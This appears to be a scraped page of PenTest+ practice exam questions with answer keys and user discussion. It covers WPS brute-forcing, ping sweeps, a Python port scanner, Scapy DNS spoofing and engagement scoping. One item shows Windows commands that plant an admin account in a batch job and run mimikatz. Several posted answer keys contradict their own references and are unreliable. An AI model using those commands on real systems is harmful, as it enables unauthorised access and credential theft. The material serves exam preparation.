  **masso435** 1 year, 10 months ago

Selected Answer: C

It doesn't indicate

brute-forcing a user's account which performing such a task is unlikely with in a specific 8 hours.

For B you have to hope that there is someone even notices the USB and bet on them plugging it in. You never know when a spear phishing attack would work.

You rely on your target to open it. Even then, it's not guaranteed the information provided will get you where you need to be. If you're given one time within an 8 hour window, it would be C because it's related to physical security and you choose when to break in. Once you're in you have many options to try to get said financial information.

upvoted 2 times

  **petercorn** 1 year, 11 months ago

Selected Answer: D

8 business hours not enough to brute-force attack

upvoted 4 times

  **petercorn** 1 year, 11 months ago

Composition

of the password Hack duration

4 to 11 digits Instant

12 digits 2 seconds

15 digits 32 minutes

10 characters (complex) 5 months

18 characters (uppercase + lowercase

+ numbers and symbols) 438 trillion

years

upvoted 5 times

  **Lino_Carbon** 1 year, 11 months ago

I think D too

upvoted 3 times

A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router.

Which of the following is MOST vulnerable to a brute-force attack?

- A. WPS
- B. WPA2-EAP
- C. WPA-TKIP
- D. WPA2-PSK

Correct Answer: B

Reference:

<https://us-cert.cisa.gov/ncas/alerts/TA12-006A>

Systems Affected

Most Wi-Fi access points that support Wi-Fi Protected Setup (WPS) are affected.

Overview

Wi-Fi Protected Setup (WPS) provides simplified mechanisms to configure secure wireless networks. The external registrar PIN exchange mechanism is susceptible to brute-force attacks that could allow an attacker to gain access to an encrypted Wi-Fi network.

Description

WPS uses a PIN as a shared secret to authenticate an access point and a client and provide connection information such as WEP and WPA passwords and keys. In the external registrar exchange method, a client needs to provide the correct PIN to the access point.

An attacking client can try to guess the correct PIN. A design vulnerability reduces the effective PIN space sufficiently to allow practical brute force attacks. Freely available attack tools can recover a WPS PIN in 4-10 hours.

For further details, please see Vulnerability Note [VU#723755](#) and documentation by [Stefan Viehböck](#) and [Tactical Network Solutions](#).

Impact

An attacker within radio range can brute-force the WPS PIN for a vulnerable access point. The attacker can then obtain WEP or WPA passwords and likely gain access to the Wi-Fi network. Once on the network, the attacker can monitor traffic and mount further attacks.

Community vote distribution

A (100%)

The_F00L Highly Voted 1 year, 7 months ago

Selected Answer: A

You gotta love how examtopics says B, and the first thing in their references says WPS lol. I love this site, so thankful for the service.

upvoted 14 times

sidonpc Highly Voted 2 years ago

Selected Answer: A

Clearly its WPS lmao

upvoted 7 times

MeisAdriano Most Recent 1 month, 2 weeks ago

Selected Answer: A

correct A: WPS can be attacked via simple bruteforce because it doesn' consider how many pin tried.

not B: WPA2-EAP used in corporate environments, safer than WPS, can't be affected to brute-force attacks.

not C: old and less secure than WPA2 but can't be affected to brute-force attacks.

not D: safer than WPA-TKIP and WPS, can be vulnerable to brute-force if used weak password, anyway not weak as WPS

upvoted 1 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: A

WPS is easiest to crack amongst the list.

upvoted 2 times

  **Stifino** 1 year ago

Is this site trusted in Q/A?? I dont understand why ExamTopic choose B, so, I am not sure also the Q/A are the same of the original Exam at this point....someone can confirm please?

upvoted 1 times

  **ER1** 7 months, 3 weeks ago

I read somewhere on this website that examtopics cannot give ALL the correct answers cause then shut this website down.

upvoted 2 times

  **solutionz** 1 year, 1 month ago

Selected Answer: A

Among the listed options, WPS (Wi-Fi Protected Setup) is typically considered the most vulnerable to brute-force attacks.

WPS was designed to simplify the process of connecting devices to a wireless network. One of the methods for setting up WPS is the PIN method, which often relies on an 8-digit PIN. Unfortunately, this PIN can be relatively easy to brute-force, especially since the PIN is often checked in two separate 4-digit parts, reducing the total number of possible combinations.

WPA2-EAP, WPA-TKIP, and WPA2-PSK are all more robust security mechanisms for WiFi, and they would generally be considered more resistant to brute-force attacks than WPS.

So the correct answer to this question is:

A. WPS.

upvoted 1 times

  **AaronS1990** 1 year, 6 months ago

Selected Answer: A

Shocking. We all know this is A

upvoted 2 times

  **Brayden23** 1 year, 6 months ago

Selected Answer: A

RRabbits description is a clear reason why A is the correct answer.

upvoted 2 times

  **RRabbit** 1 year, 8 months ago

Selected Answer: A

A. WPS (Wi-Fi Protected Setup)

WPS (Wi-Fi Protected Setup) (Option A) is the most vulnerable to a brute-force attack because it uses a simple 8-digit pin to secure the wireless network. WPA2-EAP (Option B), WPA-TKIP (Option C), and WPA2-PSK (Option D) are all stronger security protocols that use more complex and secure methods of encryption and authentication, making them less vulnerable to brute-force attacks.

WPA2-EAP (Option B) is an enterprise-level security protocol that uses a server to authenticate users, it's a more robust protocol than PSK and TKIP.

WPA-TKIP (Option C) and WPA2-PSK (Option D) are both personal-level security protocols that use a pre-shared key, but WPA2-PSK is a more robust protocol than TKIP.

upvoted 4 times

  **RayzorTalon** 1 year, 8 months ago

Selected Answer: A

WPS because of 2 4-pin blocks and the reference provided.

upvoted 2 times

  **petercorn** 1 year, 11 months ago

Selected Answer: A

The problem with WPS is that the WPS-enabled router is vulnerable to having the WPS cracked due to the fact that the pin was originally designed as two 4-pin blocks. It is much quicker to crack two 4-pin blocks than it is one 8-pin block. It has been found that hackers can brute force each of the two 4-digit blocks within hours and then use the PIN to connect to the WPA or WPA2 protected network.

upvoted 3 times

  **ryanzou** 1 year, 11 months ago

A is correct

upvoted 3 times

  **RightAsTain** 1 year, 11 months ago

Agreed WPS is the issue

upvoted 3 times

  **TacitWolf** 2 years ago

Even the reference clearly states WPS

upvoted 5 times

  **maps7** 2 years ago

Correct answer is A coz of its weak implementation

upvoted 3 times

A penetration tester writes the following script:

```
#!/bin/bash
for x in `seq 1 254`; do
    ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

- A. Determine active hosts on the network.
- B. Set the TTL of ping packets for stealth.
- C. Fill the ARP table of the networked devices.
- D. Scan the system on the most used ports.

Correct Answer: A

Community vote distribution

A (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. Determine active hosts on the network.

The script is using a loop that iterates through a range of IP addresses (10.10.1.1 to 10.10.1.254) and for each IP address, it sends a single ping packet (ping -c 1) to the IP address. The purpose of this script is to determine which IP addresses on the network are active by checking which IP addresses respond to the ping. This is a common method used to perform host discovery and identify active hosts on a network. The script is not attempting to set the TTL of ping packets for stealth (Option B), fill the ARP table of the networked devices (Option C), or scan the system on the most used ports (Option D).

upvoted 9 times

MeisAdriano Most Recent 1 month, 2 weeks ago

Selected Answer: A

A: Just a single ping packet to find if connected

upvoted 1 times

surfuganda 6 months, 1 week ago

Selected Answer: A

A. Determine active hosts on the network.

The script is a Bash script that utilizes a loop to iterate through IP addresses in the range from 10.10.1.1 to 10.10.1.254 (excluding 10.10.1.255). For each IP address, it sends a single ICMP echo request (ping) using the ping command with the -c 1 option, which specifies to send only one packet.

By sending ICMP echo requests to each IP address in the specified range, the script is attempting to determine which hosts are active and responsive on the network. If a host is active and reachable, it should respond to the ICMP echo request with an ICMP echo reply (ping response). This process helps the penetration tester identify live hosts that can be further targeted or assessed for vulnerabilities.

upvoted 1 times

biecop 1 year, 2 months ago

Selected Answer: A

By executing this script, the penetration tester aims to determine which IP addresses within the specified range are responding to the ICMP echo requests. This helps identify active hosts on the network, as those that respond to the ping requests indicate their presence and connectivity.

upvoted 1 times



A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svaccount password /add >> batchjob3.bat
echo net localgroup Administrators svaccount /add >> batchjob3.bat
net user svaccount
runas /user:svaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

- A. Delete the scheduled batch job.
- B. Close the reverse shell connection.
- C. Downgrade the svaccount permissions.
- D. Remove the tester-created credentials.

Correct Answer: C

Community vote distribution

D (63%) A (29%) 7%

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

D. Remove the tester-created credentials.

The tester has created a new user account (svsaccount) and set the password to "password", and then added the user account to the local Administrators group. The tester also ran mimikatz, which is a tool that allows the tester to obtain clear text password, hashes, and other sensitive information. After delivering the final report, the tester should remove the tester-created credentials by running the following command: "net user svaccount /delete". This will remove the tester-created user account and its associated credentials.

Deleting the scheduled batch job (Option A) is not necessary as the tester-created account has been removed. Closing the reverse shell connection (Option B) would be useful if the tester had created one, but it is not mentioned in the given information. Downgrading the svaccount permissions (Option C) is not necessary as the account has been removed.

upvoted 10 times

masso435 Highly Voted 1 year, 9 months ago

Selected Answer: A

This is a tricky one. A & D are part of the cleanup. I may be confusing myself, but the initial commands are only to append the commands to the .bat file, not execution the commands. I feel it's A as it will continue to create the svaccount even after you delete it.

upvoted 7 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: D

After delivering the final report, the tester should:

D. Remove the tester-created credentials.

Explanation:

- The steps outlined in the command sequence

indicate that new user accounts (susaccount and svaccount) were created and added to the Administrators group. These accounts are likely used for maintaining access and performing tasks during the penetration test.

- It is critical to remove these tester-created credentials to ensure that no unauthorized accounts are left on the client's system, which could pose a security risk.

upvoted 2 times

  **yeti87** 5 months, 3 weeks ago

Selected Answer: D

He should restore anything as it was before. Therefore I would go with D.

But why not A:

The commands don't show that he created the scheduled batch job. The first line "schtasks" just lists all scheduled tasks. It does not create a new one. So you have to assume that line 2 and 3 just add the commands to an existing task he found in the listing. But certainly he does not create a new one. Deleting it probably deletes also something that was already there on purpose and should remain. So instead of deleting it he should only remove the commands from the bat file he added or recover the original file, but these are no an answer options..

Why not B:

The commands the question references have nothing to do with reverse shell

Why not C:

Line 4 and 5 let assume that the svaccount exists. If the account would have existed before, he would not have to have it added to the batch job file (line 2). And only would require the administrator permissions to be added (line 3). Downgrade would only be correct if the account existed already.

This leaves answer D as the only option.

upvoted 2 times

  **Schmittinger** 6 months ago

Selected Answer: D

The Question is "after the Report". Schtasks should be deleted before the final report. The svaccount ist to proof the report.

upvoted 1 times

  **surfuganda** 6 months, 1 week ago

Selected Answer: A

deleting the scheduled batch job (option A) should be prioritized as it directly prevents the execution of potentially harmful commands contained within the batch file.

For example, if commands in the batch file are used to create the svaccount, and elevate permissions, as some have said here.

EVEN IF

step 1 is: delete the svaccount, and/or downgrade the permissions

AND

step 2 is: delete the batch file


THEN

the batch file could possibly run between step 1 and step 2, effectively recreating the account that was just deleted

SO

delete the batch file first

upvoted 3 times

  **deeden** 6 months, 2 weeks ago

Selected Answer: D

Wow this is really cool. As I understand, the pentester used an existing .bat file to create a new admin user and use it to run mimikatz. Tester can't delete the schtasks .bat -- although cleanup requires to restore the original script so it don't keep creating the same user.
upvoted 1 times

Yokota 6 months, 3 weeks ago

Selected Answer: C

I'll go with C. service accounts have elevated permissions, test accounts do not.
upvoted 2 times

CyberPark17 1 month, 2 weeks ago

I agree with C. Pentester has to downgrade the permissions FIRST and then delete the account. The question s what should be done first.
upvoted 1 times

Tytuss 6 months, 3 weeks ago

As masso stated, the scheduled job is what is creating the account. The pentester didn't create this manually. So if the sched task runs again after the account was deleted, the account and action done by the sched task will recreate the user and run the exploit all over again. So deleting or downgrading access will just be redone/made on next scheduled task. Than answer must be A
upvoted 1 times

FnordyClovers 1 year ago

D. Remove the tester-created credentials.

Based on the commands, the penetration tester created a new user account "svsaccount" with a password and added it to the Administrators group. They then used those credentials to run mimikatz for further access.

After the test is complete and findings delivered, the tester should remove any accounts, files, tools etc. that they created or brought in. This includes deleting the "svsaccount" user to restore the system to its original state.

Deleting scheduled jobs, closing connections, or downgrading permissions may be applicable in other scenarios, but are not specifically indicated in this example. The priority should be removing anything the tester added.

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: D

The series of commands described in the question shows that the penetration tester has created a new user account (svsaccount) and added it to the Administrators group on the Windows server. This is part of the penetration test, and it would be inappropriate to leave these changes in place after the test is complete.

The responsible action after delivering the final report would be to remove any changes made to the client's environment, including deleting any accounts or credentials created during the test. Leaving these in place could pose a significant security risk.

Therefore, the correct answer is:

D. Remove the tester-created credentials.

upvoted 1 times

  **bieecop** 1 year, 2 months ago

Selected Answer: A

The commands executed by the penetration tester include the creation of a batch job using the "Schtasks" command, which schedules the execution of the "batchjob3.bat" file. It is important to remove or delete any artifacts or traces left behind during the penetration testing engagement.

upvoted 2 times

  **AaronS1990** 1 year, 5 months ago

a couple of these seen reasonable answers I guess the difference between right and wrong is 'AFTER delivering the final report?'

Does anyone have an idea if any of these are done BEFORE the report as a rule of thumb? I'm pretty sure closing the shell session would be

upvoted 3 times

  **KingIT_ENG** 1 year, 6 months ago

DDDDDDDD

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

D is correct answer

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

The command "echo net user svaccount password /add >> batchjob3.bat" adds the command "net user svaccount password /add" to the file "batchjob3.bat". This command is used to create a new user account with the username "svaccount" and password "password" on a Windows system. The command "runas /user:svaccount mimikatz" is used to execute the program "mimikatz" with the credentials of the user "svaccount". This could be used to gain access to sensitive data stored in the system or to exploit vulnerable services on the system.

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

D is the answer for sure

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

D is correct

upvoted 2 times

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host.

Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

Correct Answer: A

Community vote distribution

C (100%)

sidonpc Highly Voted 2 years ago

Selected Answer: C

The answer is scapy.
<https://scapy.net/>
upvoted 8 times

ryanzou Highly Voted 1 year, 11 months ago

Selected Answer: C

C for sure
upvoted 5 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: C

Analysis of Options:

- A. Socat: Socat is a command-line based utility that establishes two bidirectional byte streams and transfers data between them. While useful for creating various types of network connections, it is not designed for crafting and sending specific DNS packets.
- B. tcpdump: tcpdump is a packet analyzer that allows users to capture and analyze network traffic. It is excellent for monitoring traffic and capturing packets but does not have capabilities for crafting and sending custom packets.
- D. dig: dig is a command-line tool for querying DNS name servers. It is useful for testing and troubleshooting DNS issues by sending standard DNS queries, but it does not have the functionality to craft custom DNS responses.

Therefore, C. Scapy is the best choice for crafting and sending a specially crafted DNS query response.
upvoted 2 times

bracokey 10 months ago

Use Scapy to craft and inject malicious packets into the network, such as ARP spoofing or DNS poisoning.
socat for Network Redirection:
Use socat to create a proxy or redirect network traffic to pass through your system, allowing you to inspect or manipulate the data.
upvoted 1 times



boxv4 1 year ago

Selected Answer: C

Option A (Socat) is primarily used for establishing bidirectional data transfer between two endpoints, and it's not focused on packet crafting.

Scapy on the other hand allows you to craft and manipulate network packets at a very granular level.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

Scapy is a powerful Python-based tool that allows for the creation, manipulation, and transmission of network packets. It provides great flexibility in crafting and sending packets, including the ability to create and send specially crafted DNS query responses, making it an ideal tool for an on-path attack position like the one described in the question.

The other tools mentioned have different purposes: Socat is used for relaying data between various sockets, tcpdump is used for capturing and analyzing network traffic, and dig is used for querying DNS servers.

So the correct answer to this question is:



C. Scapy.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago


Scapy is a powerful packet manipulation tool designed to craft and send custom Network Layer, Transport Layer, and Application Layer packets. It can be used to craft and send custom DNS query responses back to a target host, which can be used to bypass filtering and gain access to protected or restricted networks.

upvoted 3 times

  **kloug** 1 year, 7 months ago

cccccccc

upvoted 1 times

  **RRabbit** 1 year, 8 months ago

Selected Answer: C

C. Scapy

Scapy (Option C) is a powerful packet manipulation tool that allows a penetration tester to generate, analyze, and manipulate network packets. It can be used to craft and send custom DNS query responses to a target host, which would allow the tester to carry out an on-path attack.

Socat (Option A) is a command-line utility that allows two bidirectional byte streams to be spliced together, typically used to create network connections. tcpdump (Option B) is a command-line packet analyzer that allows the tester to capture and analyze network traffic. dig (Option D) is a command-line DNS lookup utility that can be used to query DNS servers, but it does not support crafting of DNS query responses.



upvoted 4 times

  **petercorn** 1 year, 11 months ago

Selected Answer: C

Agree with answer C

upvoted 3 times

  **mj944** 1 year, 11 months ago

Selected Answer: C

scapy FTW

upvoted 2 times

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

Correct Answer: C

Community vote distribution

C (81%)

A (19%)

bromings Highly Voted 1 year, 10 months ago

Selected Answer: C

C should be the right one.
Partial knowledge of the environment means a tester has some sort of access, credentials, or able to see configs. In this case, OSINT does not provide any partial knowledge of the target...

upvoted 5 times

XanALaOM00 Most Recent 1 month, 3 weeks ago

I agree with Selected Answer C, but I don't like the question at all.. if you discover that the environment uses a specific vendor for IT assets from OSINT, that is knowledge which would bring you to a Partially known environment. This is why tests like OSCP and practical knowledge will always supersede these horrible tests.

upvoted 1 times

Eny4444 3 months ago

C. Unknown- Ability to see how effective the companies access control is from the outside.

upvoted 1 times

surfuganda 6 months ago

Selected Answer: C

This is C. Unknown Environment Testing
The team has not been "given" information.

From The Official CompTIA Pentest+ Student Guide (PT0-002) page 149:


"Prior to beginning the PenTest, the team might have little or no information about the elements of the target network. Depending on the parameters of the project scope, the team might use one of three methods when testing:

Unknown environment testing is when the team is completely in the dark, as no information is presented to the team prior to testing.

Partially known environment testing is when the PenTesting team is given some information, such as internal functionality and code.

Known environment testing is when the PenTesting team is given all details of the network and applications."

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

In the scenario described, the penetration tester only has access to publicly available information about the target company, meaning the internal details of the environment are not known to the tester prior to the assessment. This represents a situation where the penetration tester is working with limited or no specific knowledge of the internal layout and technologies used within the target environment.

Therefore, the correct answer to this question is:

C. Unknown environment testing.
upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

The scope of the assessment is Known environment testing.

Known environment testing refers to an assessment where the penetration tester has access to some information about the target environment, such as public information, but does not have full knowledge of the environment. This type of assessment is typically performed when the client is aware of the test and has provided the tester with limited information.

Partially known environment testing refers to an assessment where the tester has some knowledge of the environment but not enough to perform a comprehensive assessment. Unknown environment testing refers to an assessment where the tester has no knowledge of the environment and must gather information as part of the assessment. Physical environment testing refers to an assessment that includes testing physical security controls, such as access controls, cameras, and alarms.

Therefore, the correct answer is B. Known environment testing.
upvoted 2 times

  **AaronS1990** 1 year, 6 months ago

Selected Answer: C

The client themselves haven't actually provided anything though so this is C all day long
upvoted 3 times

  **cy_analyst** 1 year, 7 months ago

Selected Answer: A

The scope of the assessment in this scenario is "Partially known environment testing."

This is because the penetration tester has only publicly available information about the target company, which means that they have some knowledge about the environment, but not a complete understanding of it.

upvoted 2 times

  **[Removed]** 1 year, 7 months ago

C answer is correct
upvoted 2 times

  **ALBaqir** 1 year, 7 months ago

Selected Answer: C

A. the answer on the "partially known information" means the information that was provided by the client.

If the information only from the public is D, also called as black box testing.

upvoted 2 times

  **ALBaqir** 1 year, 7 months ago

Sorry my bad. The answer is C, so called black box testing.

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

Answer C

upvoted 2 times

  **RRabbit** 1 year, 8 months ago

Selected Answer: C

C. Unknown environment testing

In this scenario, the penetration tester only has publicly available information about the target company, which means that the scope of the assessment is unknown. This type of assessment is referred to as unknown environment testing. The tester must rely on publicly available information and publicly accessible services such as websites and email servers to identify potential vulnerabilities.

Partially known environment testing (Option A) would be when the tester has some knowledge of the environment, but not all. Known environment testing (Option B) would be when the tester has full knowledge of the environment. Physical environment testing (Option D) would be when the tester conducts testing in the target's physical environment, such as the offices and data centers.

upvoted 4 times

  **Mr_BuCh3th34D** 1 year, 9 months ago

This is also know as black box test.

upvoted 1 times

  **dcyberguy** 1 year, 9 months ago

Selected Answer: C

C is the answer

upvoted 2 times

  **[Removed]** 1 year, 9 months ago

I would suggest going re-reading the material if you think this is a partially known test. Public information is PUBLIC anyone can see it. Come on dudes 🤔

upvoted 3 times

  **bieecop** 1 year, 9 months ago

Selected Answer: C

C I think correct.

upvoted 3 times

  **masso435** 1 year, 9 months ago

Selected Answer: A

Public information is still information so partially know environment it is.

upvoted 2 times

  **dcyberguy** 1 year, 9 months ago

Public information is available to everyone including BlackHat. So having only publicly accessed information shouldn't be categorized as partially known environment. I stand corrected.

upvoted 2 times

  **osoHacker** 1 year, 10 months ago

Selected Answer: A

Has publicly available information about the company. so it is a partially known environment

A

upvoted 1 times

  **jhfksdfhsfh** 1 year, 9 months ago

publicly available information can gain through first step of PenTest by reconnaissance. so its C.

upvoted 3 times

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a `probable port scan` alert in the organization's IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08
- E. Line 12

Correct Answer: A

Community vote distribution

D (51%) C (43%) 5%

rangertau Highly Voted 1 year, 11 months ago

I'd say D. 0.01 s is a super short and unusual setting for a timeout.
upvoted 15 times

duckduckgooo 9 months, 1 week ago

Yea I agree, set a T4 nmap scan and see what happens
<https://nmap.org/book/performance-timing-templates.html>
.01 seconds is 10 milliseconds - that is noisy
upvoted 3 times

P0wned 1 year, 3 months ago

Based on the given script, the line number that most likely contributed to the script triggering a "probable port scan" alert in the organization's IDS is
<08>:

```
<08> sock.settimeout(0.01)
```

The settimeout function sets the timeout value for a socket operation. In this case, the timeout is set to 0.01 seconds (10 milliseconds).

A port scan typically involves attempting to connect to multiple ports on a target system to

determine which ports are open or closed. Setting a low timeout value like 0.01 seconds suggests that the script is rapidly attempting connections to multiple ports in a short period.

This behavior can trigger a "probable port scan" alert in an IDS (Intrusion Detection System) or firewall because it resembles the pattern of a port scanning activity. Port scanning is often associated with reconnaissance or probing of a network, which can be seen as a potential security threat.

Therefore, the line `<08> sock.setTimeout(0.01)` is most likely to have triggered the "probable port scan" alert in the IDS.

upvoted 8 times

  **RRabbit** Highly Voted 1 year, 8 months ago

Selected Answer: C

C. Line 07

The script is using a "portList" variable which is a list of integers, it is being shuffled by the command on line 2. The script then creates a socket on line 7 using the `socket.socket()` function and sets the socket to use the `SOCK_STREAM` protocol, which is used for TCP connections. This line (07) is the one that is likely to trigger a "probable port scan" alert on the organization's Intrusion Detection System (IDS) as the script is actively creating a TCP connection to each port specified in the "portList" variable, which is a behavior that is commonly associated with port scanning.

Line 01 (A) is just defining the variable "portList" as a list of integers, it doesn't contribute to triggering an alert. Line 02 (B) is shuffling the "portList" variable, it doesn't contribute to triggering an alert either. Line 08 (D) is setting a timeout of 0.01 seconds for the socket, it doesn't contribute to triggering an alert. Line 12 (E) is closing the socket after the script finishes with it, it doesn't contribute to triggering an alert.

upvoted 7 times

  **RRabbit** 1 year, 8 months ago

this answer
maybe incorrect, dyor
upvoted 3 times

  **djash22** Most Recent 2 months, 1 week ago

The line most likely to trigger a probable port scan alert in the organization's IDS is Line 09. This line is responsible for attempting to connect to each port on the remote server, which is characteristic of port scanning behavior that IDS systems are designed to detect.

Answer: C. Line 07

upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Selected Answer: C

C Line 07: `sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)`
• This line creates a new socket for each port in the portList. Creating multiple connections rapidly to various ports is a typical behavior of a port scan. IDS systems are designed to detect such

patterns of behavior.

Line 01: Initializes the list of ports from 1 to 1024. This defines the range of ports to be scanned but does not itself perform any actions.

Line 02: Shuffles the port list to randomize the order of scanning. This helps in avoiding simple sequential scans but does not change the nature of the scan.

Line 08: Sets a timeout for each connection attempt. While this might contribute to the rapid nature of the scan, it is not the primary action that would trigger an alert.

Line 12: Closes the socket. Properly closing sockets is good practice, but it does not impact the detection of the scan significantly.

upvoted 1 times

  **Bro_Grammer** 4 months, 1 week ago

Selected Answer: D

I don't think that the variable that sets the parameters for the socket communication path causing it, because SOCK_STREAM is how you are connecting, yes TCP or UDP. IDS typically do packet inspection to find malicious code, methods, and abnormal traffic if the connection TCP or UDP there would be so much more flagging. So you can knock on any port you want at any time.

Straight from their documentation
`socket.socket(family=AF_INET, type=SOCK_STREAM, proto=0, fileno=None)`

What this script is doing.

upvoted 2 times

  **Bro_Grammer** 4 months, 1 week ago

When try:
fires off it's going to grab a random port from the range list.

from there we need to define how we are going to communicate over this socket aka the "sock" we can use any of these

```
socket.SOCK_STREAM
socket.SOCK_DGRAM
socket.SOCK_RAW
socket.SOCK_RDM
socket.SOCK_SEQPACKET
socket.SOCK_CLOEXEC
socket.SOCK_NONBLOCK
```

Though everyone uses STREAM(TCP) or DGRAM(UDP)

Next we are NOT going to use the default value "none" or kindly close our connection every 1-5 seconds after connecting to the port.

upvoted 1 times

  **Bro_Grammer** 4 months, 1 week ago

Instead, we are gonna hit each port or int value in that range variable "list."

Then get data back and immediately close the port at 0.01 aka one-hundredth of a second. Times that by each port and in about 10 seconds you scanned 1024 ports

that all timed out
one-hundredth of a
second if it was UDP
I wouldn't
doubt the IDS would
still pick it up
because you scanned
1024 ports in
roughly 10 seconds
as previously
stated. That is
noisy abnormal
traffic.

HOWEVER! We can
always make it
faster and even more
noisier, but here we
are not threading.
This is only gonna
go through one
object in the range
at a time, but we
can absolutely
thread it ;)

upvoted 1 times

  **Big_Dre** 5 months, 1 week ago

Selected Answer: D

time is set 0.01 which is
very short and fast scan and will trigger IDS

upvoted 3 times

  **yeti87** 6 months, 3 weeks ago

Selected Answer: A

I would go with A.

A: A list with more than 1000 ports is created which
will be eventually looped through. Due to the
eventual amount of incoming pings on different(!)
ports the message "probable port scan"
could be flagged.

D: Sets a very short interval. So this potentially
triggers a message in the IDS due to rapid
connections. I agree that this could also be seen as
correct, but just creating 1000 quick connections
wouldn't necessarily result in a "probable
port scan". e.g. if its always the same port...

B: Only shuffles the port numbers.

C: There is no connection to the remote/target. This
only sets up the socket function, but does not
connect. The actual connection is made in line 9

upvoted 2 times

  **DanJia** 9 months, 2 weeks ago

Very confusing question.

Creating new TCP/IP sockets is a normal activity
that happens when any network communication occurs,
so this action alone wouldn't necessarily trigger an
alert. However, if a program creates sockets to try
to connect to many different ports on a host in a
short period of time, this could be seen as a port
scanning activity

upvoted 1 times

  **TiredOfTests** 11 months ago

Selected Answer: C

ChatGPT says line 7



upvoted 1 times

  **MegTechGuru** 11 months, 1 week ago

D. The python script is
setting the sock variable to pass socket.AF_INET and
socket.SOCK_STREAM to the socket function in the
socket class. The function isn't called until line
9. This means that the timeout was the issue in line

8 which makes D the only correct answer and line 9 is where the function is actually called

upvoted 4 times

  **Ahegi** 11 months, 2 weeks ago

Selected Answer: D

Timeout is too short.

upvoted 1 times

  **ra774ra7** 11 months, 3 weeks ago

Selected Answer: D

It's not a problem to connect to a port, it's rapidly connecting to one port after the other that's an issue.

upvoted 2 times

  **testicaleight** 12 months ago

Selected Answer: C

Option C is the only answer that actively engages with the target network, all the other answers don't engage with the network whatsoever and only work with the code. I understand why there can be an argument made for D, but the only logic that makes sense to justify this answer is because line 07 is being triggered so frequently without enough time in between scans because the timeout in line 08 is so short; given the timeout period were longer it would make the scans seem less sketchy and less likely to alarm the IDS. But, the only way the IDS could alerted that there is an issue with rapid scans is if there is scanning in the first place, and line 07 is the sole reason the script scans, meaning option D must be the right answer.

upvoted 2 times

  **sdfdsf123** 1 year ago

Selected Answer: C


It's C, because it's the only command there that in any way interacts with the remote service. Without C), there would be nothing to detect.

upvoted 1 times

  **Bagman34** 1 year, 1 month ago

Im going with A here simply because who scans port 1025?

upvoted 1 times

  **biecop** 1 year, 2 months ago

Selected Answer: C

In the given code snippet, line 07 contains the socket creation and connection attempt for each port in the portList. This behavior of iterating through a range of ports and attempting to establish a connection with each port is characteristic of a port scanning activity. Port scanning is often flagged as suspicious or potentially malicious behavior by intrusion detection systems (IDS) as it can be an indication of reconnaissance or attack preparation

upvoted 1 times

  **[Removed]** 1 year, 5 months ago

Line 08 sets a timeout value for the socket, which limits the amount of time the script waits for a response from the remote server. While a short timeout value can be an indication of a port scan, by itself it is not sufficient to trigger an alert. A short timeout value could also be justified for legitimate reasons, such as reducing network latency.

On the other hand, Line 07 is where the actual connection attempt is made for each port in the shuffled list. This behavior is more indicative of a port scan, as the script is attempting to connect to multiple ports in quick succession. This is a

typical behavior of port scanning tools that are used to identify open ports on a remote system.

Therefore, Line 07 is more likely to trigger a probable port scan alert in an IDS than Line 08.

upvoted 2 times

A consulting company is completing the ROE during scoping.
Which of the following should be included in the ROE?

- A. Cost of the assessment
- B. Report distribution
- C. Testing restrictions
- D. Liability

Correct Answer: B

Community vote distribution

C (100%)

— **TacitWolf** Highly Voted 2 years ago

Answer should be C:

The Rules of Engagement, or ROE, are meant to list out the specifics of your penetration testing project to ensure that both the client and the engineers working on a project know exactly what is being tested, when its being tested, and how its being tested.

upvoted 8 times

— **sidonpc** 2 years ago

Agreed C

upvoted 5 times

— **RRabbit** Highly Voted 1 year, 8 months ago

C. Testing restrictions

The scope of engagement (ROE) is a document that outlines the scope, objectives, and limitations of a penetration testing engagement. One of the most important aspect that should be included in the ROE is the testing restrictions, which is a list of specific systems, networks, or devices that are out-of-bounds for the testers.

The cost of the assessment (Option A) should be agreed upon prior to the engagement, but it is not typically included in the ROE. The report distribution (Option B) should be agreed upon as well, but it is not typically included in the ROE. Liability (Option D) is an important aspect that should be considered, but it is typically handled in the contract rather than in the ROE.

upvoted 5 times

— **nickwen007** Most Recent 1 year, 6 months ago

